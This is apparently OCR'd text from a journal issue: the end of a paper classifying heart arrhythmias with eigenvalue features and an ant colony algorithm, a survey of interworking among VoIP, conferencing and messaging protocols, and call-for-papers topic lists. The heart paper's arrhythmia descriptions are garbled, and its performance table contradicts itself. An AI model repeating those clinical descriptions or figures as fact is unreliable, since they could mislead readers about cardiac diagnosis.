5-Bigemeny:Succession occurs between natural strikes and migrans ventricular strikes where each pulse followed by natural a ventricular strike blow and then a normal pulse, oxygen percentage (92%) and blood pressure (125high,80low)

6-Ventricular Tachycardia: Shrink the ventricles in response to electrical impulses generated from the point of the one controlled by the pulses generated by this point completely on the ventricles, leading to an acceleration in the heart characterized this case that the heart be Regular but faster than the natural, oxygen percentage (85%) and blood pressure (90high,50low)

7- Ventricular Fibrillation, there is more than one point in the ventricles produce electrical impulses without any tune, the ventricles stops extroversion does not pump blood from the heart to the main arteries, oxygen percentage (60%) and blood pressure (0high, 0low)

8- Third Degree Heart Block: interrupted transmission of electrical impulses completely between the atria and the ventricles at the atrioventricular node (AV Node), oxygen percentage (87%) and blood pressure (90high,60low)

## IV- Feature Extraction

The goal of the feature extraction is to extract feature from these patterns for reliable intelligent classification[15]. In this paper to extract the characteristics of ECG using eigen value matrix is among the most popular methods for extracting information from raw measured data. It can handle high-dimensional and correlated data by projecting the data onto a lower dimensional subspace which contains most of the variance of the original data, the optimal linear transformation of the original data matrix X to determine the minimum number of uncorrelated variables that will account for the maximum underlying variance in the data via[16]:

$T=X\cdot P$ or $X=TP^{T}$…..(1)

where $X\in\Re^{n\times p}$ indicates a matrix of n observations and p variables, measured about their means $P=[P_1P_2 \dots P_p]\in R^{p\times p}$ is called loading matrix and incorporates the orthogonal vectors $P_i$called as loading or principal vectors, which are, in fact, eigenvectors associated with eigen values of the covariance or correlation matrix of X. T is called score matrix, which is the projection of the original data[16].

## V- Artificial Ant Colony System

An artificial Ant Colony System (ACS) is an agent-based system which simulates the natural behavior of ants and develops mechanisms of cooperation and learning. ACS was proposed by Dorigo et al. (1999) as a new heuristic to solve combinatorial-optimization problems. This new heuristic called Ant Colony Optimization (ACO) has been shown to be both robust and versatile – in the sense that it can be applied to a range of different combinatorial optimization problems[17].

The Ant Colony algorithm idea is summarized in the following pseudo code [17][18]:-

Set parameters, initialize pheromone trails
while termination condition not met do
ConstructAntSolutions
ApplyLocalSearch (optional)
UpdatePheromones
Endwhile

The most interesting contribution of ACS is the introduction of a local pheromone update in addition to the pheromone update performed at the end of the construction process. The local pheromone update is performed by all the ants after each construction step. Each ant applies it only to the last class traversed [17][19]

$$\tau_i = (1-\varphi).\tau_i + \varphi.\tau_0 \dots\dots\dots \quad (2)$$

where $\phi \in [0\text{- }1]$ is the pheromone decay coefficient, and $\tau_0$is the initial value of the pheromone. The main goal of the local update is to diversify the search performed by subsequent ants during an iteration by decreasing the pheromone concentration on the traversed classs, ants encourage subsequent ants to choose other classs and, hence, to produce different solutions. This makes it less likely that several ants produce identical solutions during one iteration[17][19].

$$\tau_i = (1-p).\tau_i + p.\Delta\tau_i^{best} \quad \dots\dots(3)$$

Where $\Delta\tau_i^{best}$ the best solution otherwise zero.

## VI- The proposed approach

The proposed system is composed of following stages :-

1- Data Configure : create database for eight heart disease include medical information about diseases ( ECG , blood oxygen and blood pressure). As show in table(1)


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

Table (1) : Data base of eight heart disease

| Disease name | ECG image | Oxygen Rate | High blood pressure | Low blood pressure |
|---|---|---|---|---|
| Normal |  | 95 | 120 | 80 |
| Atrial Fibrillation |  | 90 | 156 | 95 |
| Ventricular strikes |  | 92 | 145 | 90 |
| R on T phenomenon |  | 93 | 130 | 85 |
| Bigemeny |  | 92 | 125 | 80 |
| Ventricular Tachycardia |  | 85 | 90 | 50 |
| Ventricular Fibrillation |  | 60 | 0 | 0 |
| Third Degree Heart Block |  | 87 | 90 | 60 |

2-Features extraction

Extract Features from ECG by using eigen values matrix after segmentation process to get disease pulse.

3-Disease Classification

Ant algorithm was used in the classification process and the data in table(1) are used as entries for algorithm and specify parameters to ant colony as following :

Ant number=10 ants ,Number of test sample=80
Probability threshold=0.9 ,Max iteration =1000
T0=0.001 , φ =0.1

$$\Delta\tau_i^{best} = \frac{1}{1-dis} \quad \text{.....(4)}$$

$$dis = \sqrt[2]{(currentvalue - centervalue)^2} \quad \text{.....(5)}$$

**VII- Performance evaluation methods**

We have used different methods for performance evaluation of classification of heart diseases. These methods are classification accuracy, sensitivity and specificity measures.The description of these methods will be given in the following sub sections[6].

1. Sensitivity and specificity

To test the performance of a disease classification, six values will be used: False Negative rate (FN%), False Positive rate (FP%), sensitivity, specificity,Positive predictive value (PP%) and Negative predictive value (NP%). The performance is tested on a database of 80 cases. The database contains features of disease. Cases are classified as normal/ negative (N) or disease/ positive (P)[20]. For sensitivity and specificity analysis, we use the following expressions[6]:

$$\text{Sensitivity}=\frac{PP}{PP+FN} \quad \text{.....(6)}$$

$$\text{Specificity}=\frac{NP}{NP+FP} \quad \text{.....(7)}$$

Table (2) shows the proposed system performance.

**Table(2) performance of proposed system**

| | |
|---|---|
| Sensitivity | 91% |
| Specificity | 100% |
| FN% | 6% |
| FP% | 0% |
| PP% | 64% |
| NP% | 10% |

2. Classification accuracy

The classification accuracy is a common method that is used in the pattern recognition applications. The classification accuracy for the experiment is taken as the ratio of the number of samples correctly classified to the total number of samples[6]. Table (3) shows the performance parameters.

**Table (3) obtained performance parameters of proposed system.**

| Disease name | Samples number | Correct classification | incorrect classification | The accuracy% |
|---|---|---|---|---|
| Normal | 10 | 10 | 0 | 100 |
| Atrial Fibrillation | 10 | 9 | 1 | 90 |
| Ventricular strikes | 10 | 10 | 0 | 100 |
| RonT henomenon | 10 | 10 | 0 | 100 |
| Bigemeny | 10 | 8 | 2 | 80 |
| Ventricular Tachycardia | 10 | 9 | 1 | 90 |
| Ventricular Fibrillation | 10 | 9 | 1 | 90 |
| Third Degree Heart Block | 10 | 9 | 1 | 90 |
| Total | 80 | 74 | 6 | 92.5 |

**VIII- Conclusions**

Adequate medical information leads to a high diagnostic accuracy. In this research we have proposed a system for computerized diagnosis of heart disease, based on medical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information such as(ECG image, blood oxygen and blood pressure). To increase the efficiency of diagnosis extraction features from ECG by using eigen vaule matrix achieve high classification accuracy. Ant Colony algorithm has an efficient and accurate classification. Our future work would employ more medical information and experiment different additional heart disease types.

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# An Efficient Interworking Between Heterogeneous Networks Protocols and Multimedia Computing Applications

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***Abstract*— Nowadays, Multimedia Communication has been developed and improved rapidly to allow users to communicate between each other over the Internet. In general, the multimedia communication consists of audio, video and instant messages communication. The interworking between protocols is a very critical issue due to solving the communication problems between any two protocols, as well as it enables people around the world to talk with each other at anywhere and anytime even they use different protocols. Providing interoperability between different signaling protocols and multimedia applications will take the advantages of more than one protocol. This paper surveys the interworking functions between different VoIP protocols (i.e. InterAsterisk eXchange Protocol (IAX), Session Initiation Protocol (SIP), and H.323 protocol), Multimedia Conferencing System (MCS) (i.e. Real Time Switching Control Protocol (RSW) and Multipoint File Transfer System (MFTS), and multimedia applications (i.e. ISO MPEG-4 standards). At the end, a comparison among these protocols in terms of call setup format, media transport, codec, etc.**

***Keywords- Multimedia; VoIP; Interworking; Instant messages (IM); Multimedia Conferencing Systems (MCS); InterAsterisk eXchange Protocol (IAX); Session Initiation Protocol (SIP); H.323 protocol; Multipoint File Transfer System (MFTS); Real Time Switching Control Criteria (RSW); ISO MPEG-4 standards***

## I. INTRODUCTION

Over the last few years, the needs to provide the communication facilities among participants everywhere and every time via computer network systems have been increased. These network systems enable the use of multimedia applications (i.e. ISO MPEG-4 standards) [19] with many kinds of media data, such as audio, video, graphics, images, and text. This rapid expansion and potential underlies the significance of the interworking. Multimedia technology promises to make smooth and very effective interactions among people in different geographical areas [33]. However, the provided multimedia services must be improved.

In recent years, Voice over IP (VoIP) technologies [37] has been developed and many significant progresses have been done in research and commercially. VoIP allows many users to make VoIP phone calls instead of the Public Switched Telephone Network (PSTN) through such technologies as InterAsterisk eXchange Protocol (IAX) [5], Session Initiation Protocol (SIP) [12], and H.323 protocol [25][26]. VoIP can offer a higher quality and yet more reasonable phone service than PSTN. The telecommunication industry is going towards using VoIP as their main phone infrastructure [37]. VoIP services become so popular in the last few years because it is inexpensive compared to the traditional telephony. VoIP can be integrated with other services, such as video conferences, instant messages and presence services.

On the other hand, instant messaging (IM) [29] is a form of online communication that provides a real-time interaction through personal computers or mobile computing devices. Users can transmit and receive messages privately, similar to e-mail, or join group conversations. It has became one of the most common and significant applications of the Internet, causing people to desire to stay connected to the Internet for a long time and allow them to exchange images, audio and video files, and other attachments [30] by using many protocols, such as EXtensible Messaging and Presence Protocol (XMPP) [31].

Multimedia Conferencing System (MCS) [7][8] is a system deals with the digital video, audio, and text data. It transfers these data in real time throughout the network as well as realizing the face-to-face visual meeting by utilizing the fine interactive and management function which are provided by computer system [21]. MCS uses the Real-time SWitching Control Protocol (RSW) [9] to handle a multipoint-to-multipoint multimedia conferencing sessions in terms of audio/video conferencing, whereas the


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Multipoint File Transfer System (MFTS) [32][34] is used for the same purpose in terms of document conferencing.

Several signaling protocols and techniques are used to help bridging the gap between the endpoints, such as H.323 Protocol, SIP protocol [36], IAX protocol, RSW protocol, MFTS, XMPP protocol, etc. these protocols provides video, audio, data and instant messaging communication among participants [34]. In order to provide and enable the interworking between two or more dissimilar signaling protocols or standards, a translation module must exist in between in order to translate the different control options and instant messages transfer.

This paper is organized into 8 sections; **II** briefly describes the VoIP protocols. **III** describes the MCS protocols. **IV** explains the IM protocol. **V** discusses the ISO MPEG-4 standard as a multimedia application. In **VI**, we review some of the interworking studies between several protocols and multimedia applications. **VII** is a comparison among VoIP, MCS, IM, and multimedia application protocols. And **VIII** is a summary of this survey paper.

## II. VoIP PROTOCOLS

### A. *Session Initiation Protocol (SIP)*

SIP is an application-layer control protocol [11] that can establish, modify, and terminate multimedia sessions (conferences) such as Internet telephony calls [14][25][26] [27]. SIP can also invite participants to already existing sessions, such as multicast conferences. Media can be added to (and removed from) an existing session. SIP transparently supports name mapping and redirection services, which supports personal mobility-users can maintain a single externally visible identifier regardless of their network location [12]. SIP protocol enables Internet endpoints (called user agents) to discover one another and to agree on a characterization of a session they would like to share. For locating prospective session participants, and for other functions, SIP enables the creation of an infrastructure of network hosts (called proxy servers) to which user agents can send registrations, invitations to sessions, and other requests. SIP is an agile, general-purpose tool for creating, modifying, and terminating sessions that works independently of underlying transport protocols and without dependency on the type of session that is being established [23][28].

SIP does not carry any voice or video data itself. It merely allows two endpoints to set up connection to transfer that traffic between each other via Real-time Transport Protocol (RTP) [3][37]. The User Datagram Protocol (UDP) [2] is a transport protocol used to transfer audio and video data [4]. SIP protocol has many features such as the service of text-based which allows easy implementation in object oriented programming languages, flexibility, extensibility, less signaling, transport layer-protocol neutral and parallel search [22][23][24].

### B. *InterAsterisk eXchange Protocol (IAX)*

In (2004) Mark Spencer [5] has created the Inter-Asterisk eXchange (IAX) protocol for asterisk that performs VoIP signaling. Streaming media is managed, controlled and transmitted through the Internet Protocol (IP) networks based on this protocol. Any type of streaming media could be used by this protocol. However, IP voice calls are basically being controlled by IAX protocol [14]. Furthermore, this protocol can be called as a peer to peer (P2P) protocol that performs two types of connections which are Voice over IP (VoIP) connections through the servers and Client-Server communication. IAX is currently changed to IAX2 which is the second version of the IAX protocol. The IAX2 has deprecated the original IAX protocol [5]. Call signaling and multimedia transport functions are supported by the IAX protocol. In the same session and by using IAX, Voice streams (multimedia and signaling) are conveyed. Furthermore, IAX supports the trunk connections concept for numerous calls. The bandwidth usage is reduced when this concept is being used because all the protocol overhead is shared for all the calls between two IAX nodes. Over a single link, IAX provides multiplexing channels [11].

IAX is a simple protocol in such a way Network Address Translation (NAT) traversal complications are avoided by it [8]. The Mini and Full frames are sent between two endpoints A and B. Each audio/video flow is of IAX Mini Frames (M frames) which contains 4 byte header. The flow is supplemented by periodic Full Frames (F Frames) includes synchronization information. UDP transport protocol is used by IAX to transfer audio and video data [4].

### C. *H.323 Protocol*

H.323 is an umbrella standard that provides well-defined system architecture, and implementation guidelines that cover call set-up, call control, and the media used in the call [24][25][26]. It was established by the International Telecommunications Union (ITU) as the first communications protocol for real time multimedia communication over IP. H.323 takes the more telecommunications-oriented approach to voice/video over IP. H.323 protocol provides a comparable functionality using different mechanisms and offers highly network management and interoperability [27].

## III. MULTIMEDIA CONFERENCING SYSTEM PROTOCOLS

### A. *Real-time Switching (RSW) Control Criteria*

Real-time SWitching (RSW) control criteria is a control protocol used to handle a multipoint-to-multipoint


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multimedia conferencing sessions. RSW control protocol was developed in 1993 as a control mechanism for conferencing by the Network Research Group in school of computer sciences, Universiti Sains Malaysia (USM) [9]. RTP protocol is used by RSW control protocol to carry audio and video data through multimedia conferencing. UDP transport protocol is also used by RSW to transfer audio and video data. The RSW control criteria is involved in decreasing bandwidth when many clients using the MCS system. RSW makes a list of priority for the participants to avoid confusion when many participants are trying to speak up during conference [6][13]. There are several advantages for the RSW control criteria [9] such as Equal Privileges, First Come First Serve, First come first serve with time-out, Organizer Main Site and Restricted Active site.

### B. *Multipoint File Transfer System (MFTS)*

The Multipoint File Transfer System (MFTS) is a file distribution system based on the client-server architecture. The MFTS server is a distribution engine, which is responsible to handle the document transformation issues, such as file attachment, image sharing, and instant messaging exchange among the various MFTS clients. The Multimedia Conferencing System (MCS) [34] has adopted the MFTS product [35] for the Document Conferencing unit (DC), which is a network component that enables user communications related to file sharing and instant messaging interaction [32].

## IV. INSTANT MESSAGING PROTOCOLS

The eXtensible Messaging and Presence Protocol (XMPP) [29] is a standard specified by the IETF for carrying instant message service. It is an open XML protocol for a real-time messaging, presence, and request/response services. First, Jabber open-source community proposed and introduced XMPP and it is still under the development. After that, the Internet Engineering Task Force (IETF) approved and archived it in many Internet specifications. The XMPP architecture consists of three elements, XMPP client, XMPP server and gateways to foreign networks. Transport Control Protocol (TCP) is used by XMPP to transmit and carry media sessions [30]. The developers have been added media session capabilities to XMPP clients which have been defined as an XMPP-specific negotiation protocol called Jingle [JINGLE]. However, Jingle has been designed to easily map to SIP for communication through gateways or other transformation mechanisms [39].

## V. ISO MPEG-4 STANDARD: MULTIMEDIA APPLICATION

The recent ISO MPEG-4 standards [15][16][17] target a broad range of low-bit rates multimedia applications: from classical streaming video and TV broadcasting to a very interactive applications with dynamic audio-visual scene customization. In order to reach this objective, advanced coding and formatting tools have been identified in the dissimilar components of the standard ISO 14496; such as audio, visual, and Systems, which can be constructed according to profiles and levels to meet several application needs. A core part of the MPEG-4 multimedia framework is the "Delivery Multimedia Integration Framework" [18]. DMIF provides content location independent methods for creating and controlling MPEG-4 audiovisual sessions and access individual media channels over RTP/UDP/IP.

## VI. INTERWORKING BETWEEN HETEROGENEOUS PROTOCOLS AND MULTIMEDIA APPLICATIONS

This section will present many interworking studies between different protocols and multimedia client, such as SIP-H.323 interworking, SIP-ISO MPEG-4 interworking, IAX-RSW, etc.

### A. *SIP-H.323 Interworking*

Because of the inherent differences between H.323 and SIP [24][25], accommodation must be made to allow interworking between the two protocols [10]. The proposed system model was established for simulating and verifying interworking between SIP and H.323. Five main components of this system are modeled by SDL/MSC: H.323 endpoint, H.323 gatekeeper, SIP-H.323 interworking facility, SIP server, SIP endpoint [21]. Figure 1 shows the architecture of the interworking between SIP and H.323.




Figure 1. SIP-H.323 Interworking Architecture [10]

### B. *SIP-XMPP Interworking*

The Internet Engineering Task Force (IETF) proposed an Internet-Draft working document [31] that specifies relevant requirement of enabling instant messaging interworking between the Session Initiation Protocol (SIP) and the Extensible Messaging and Presence protocol (XMPP) [29]. This Internet-Draft assumes that the interworking between the two standard protocols will be through a dedicated gateway protocol translator. Two gateways created namely "SIP-XMPP" and "XMPP-SIP", the first one is used to translate from SIP specifications to XMPP specifications and is located in the SIP network domain, while the second


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one is used to translate from XMPP specifications to SIP specifications and is located in the XMPP network domain [30]. Figure 2 depicts the architectural design of this interworking method.




Figure 2. SIP-XMPP Interworking Module Architecture [31]

### C. SIP-MFTS Interworking

This study introduced a new IM interworking prototype between the Session Initiation Protocol (SIP) and the Multipoint File Transfer System (MFTS) [20][38]. The interworking system relies on adding a new network entity to enable the interworking which has the ability to work as a SIP server to the SIP-side of the network and as a MFTS server to the MFTS-side of the network. Both MFTS and SIP use the Transmission Control Protocol (TCP) for sending and receiving control messages (signaling) between their network components, the translation module should use TCP as well [20]. Figure 3 illustrates the general interworking system between SIP and MFTS.




Figure 3. SIP-MFTS Interoperability System [38]

### D. SIP- ISO MPEG-4 DMIF Interworking

This study described the design and implementation of an experimental system for interworking between IETF SIP (Session Initiation Protocol) and ISO MPEG-4 DMIF (Delivery Multimedia Integration Framework) session and call control signaling protocols [19]. This IP video conferencing interworking system is composed of two core units for supporting delivery of audio-video streams from a DMIF domain to a SIP domain (i.e. DMIF2SIP unit) and from a SIP domain to a DMIF domain (i.e. SIP2DMIF unit). These units perform various translation functions for transparent establishment and control of multimedia sessions across IP networking environment, including, session protocol conversion, service gateway conversion and address translation. Figure 4 illustrates the SIP-DMIF interworking.




Figure 4. Interworking between SIP and DMIF [19]

### E. SIP- RSW Interworking

Because of the inherent differences between RSW and SIP [22], accommodation must be made to allow interworking between the two protocols. The interworking between RSW and SIP is essential to ensure full end-to-end connectivity [9]. This research proposed communication translation protocol to bridge the RSW control protocol and SIP control protocol. This communication translation protocol has to provide a set of rules to enable communications between the RSW control criteria and SIP standards. The communication translation entity defined is called translator server. Figure 5 shows an example of SIP-MCS session setup.




Figure 5. SIP to MCS Session Setup Example [9]



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### F. *IAX- RSW Interworking*

This study proposed the design of an experimental system for interworking between InterAsterisk eXchange Protocol (IAX) and Real-time SWitching (RSW) session and call control signaling protocols [1][6][7]. This IP videoconferencing interworking system is composed of two core units for supporting delivery of sessions and streams. These units perform various translation functions for transparent establishment and control of multimedia sessions across IP networking environment, including, session conversion, media conversion and address translation [8]. Figure 6 explains the architecture of the translation module.




Figure 6. IAX-RSW Interoperability Module Architecture [1]

## VII. A COMPARISON AMONG SIP, H.323, IAX, RSW, XMPP, MFTS, AND DMIF PROTOCOLS.

In this section, we will compare among VoIP, MCS, IM, and multimedia application protocols in terms of call setup format, media transport, transport protocol, codec. Table 1 shows the comparison among the protocols.

TABLE I. A COMPARISON AMONG PROTOCOLS

| | Call Setup | Transport Protocol | Media Transport | Codec |
|---|---|---|---|---|
| SIP | Invite→ ←200Ok Ack→ | TCP/UDP | RTP/SRTP | Any IANA-Registered Codec |
| H.323 | Setup→ ←Connect Ack→ | TCP/UDP | RTP/SRTP | Any codec |
| IAX | New→ ←Accept Ack→ | UDP | mini frame | G.711, GSM, G.723, etc |
| RSW | Create conf→ Notify→ ←Join | TCP/UDP | RTP | G.711, GSM, G.723, etc |
| MFTS | - | TCP | - | - |
| XMPP | Session-initiate→ ←IQ-result | TCP/UDP | RTP | G.711, Opus, Speex. |
| DMIF | DS_Session SetupRequest→ ←DS_Session SetupConfirm | UDP | RTP | G.711, G.723. |

## VIII. CONCLUSION

This paper surveys the previous interworking studies between different VoIP protocols (i.e. IAX, SIP, and H.323), MCS protocols (RSW and MFTS), IM protocols (XMPP), and multimedia applications (ISO MPEG-4 standards). In this paper, we briefly explained the privileges of each protocol and did some comparisons among them in terms of codec, transport protocol, call setup format, etc. We can observe that for each interworking between two different protocols, an interoperability module must be added in the middle of the two protocol clients. This module works as a translator between protocols, in order to understand each other even they use different formats and transport protocols when exchanging the data. As well as, this module enables people all over the world to communicate with each other regardless of the heterogeneity between the protocols. In the future, we hope that the researchers can interwork more than two protocols in order to take the advantages of many protocols, and this type of interworking will lead to more interactive and effective communications among participants.

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Location Anonymity schemes, Intrusion detection and prevention techniques, Cryptography, encryption algorithms and Key management schemes, Secure routing schemes, Secure neighbor discovery and localization, Trust establishment and maintenance, Confidentiality and data integrity, Security architectures, deployments and solutions, Emerging threats to cloud-based services, Security model for new services, Cloud-aware web service security, Information hiding in Cloud Computing, Securing distributed data storage in cloud, Security, privacy and trust in mobile computing systems and applications, **Middleware security & Security features:** middleware software is an asset on
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This Track will emphasize the design, implementation, management and applications of computer communications, networks and services. Topics of mostly theoretical nature are also welcome, provided there is clear practical potential in applying the results of such work.

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Broadband wireless technologies: LTE, WiMAX, WiRAN, HSDPA, HSUPA, Resource allocation and interference management, Quality of service and scheduling methods, Capacity planning and dimensioning, Cross-layer design and Physical layer based issue, Interworking architecture and interoperability, Relay assisted and cooperative communications, Location and provisioning and mobility management, Call admission and flow/congestion control, Performance optimization, Channel capacity modeling and analysis, Middleware Issues: Event-based, publish/subscribe, and message-oriented middleware, Reconfigurable, adaptable, and reflective middleware approaches, Middleware solutions for reliability, fault tolerance, and quality-of-service, Scalability of middleware, Context-aware middleware, Autonomic and self-managing middleware, Evaluation techniques for middleware solutions, Formal methods and tools for designing, verifying, and evaluating, middleware, Software engineering techniques for middleware, Service oriented middleware, Agent-based middleware, Security middleware, Network Applications: Network-based automation, Cloud applications, Ubiquitous and pervasive applications, Collaborative applications, RFID and sensor network applications, Mobile applications, Smart home applications, Infrastructure monitoring and control applications, Remote health monitoring, GPS and location-based applications, Networked vehicles applications, Alert applications, Embeded Computer System, Advanced Control Systems, and Intelligent Control : Advanced control and measurement, computer and microprocessor-based control, signal processing, estimation and identification techniques, application specific IC's, nonlinear and adaptive control, optimal and robot control, intelligent control, evolutionary computing, and intelligent systems, instrumentation subject to critical conditions, automotive, marine and aero-space control and all other control applications, Intelligent Control System, Wiring/Wireless Sensor, Signal Control System. Sensors, Actuators and Systems Integration : Intelligent sensors and actuators, multisensor fusion, sensor array and multi-channel processing, micro/nano technology, microsensors and microactuators, instrumentation electronics, MEMS and system integration, wireless sensor, Network Sensor, Hybrid

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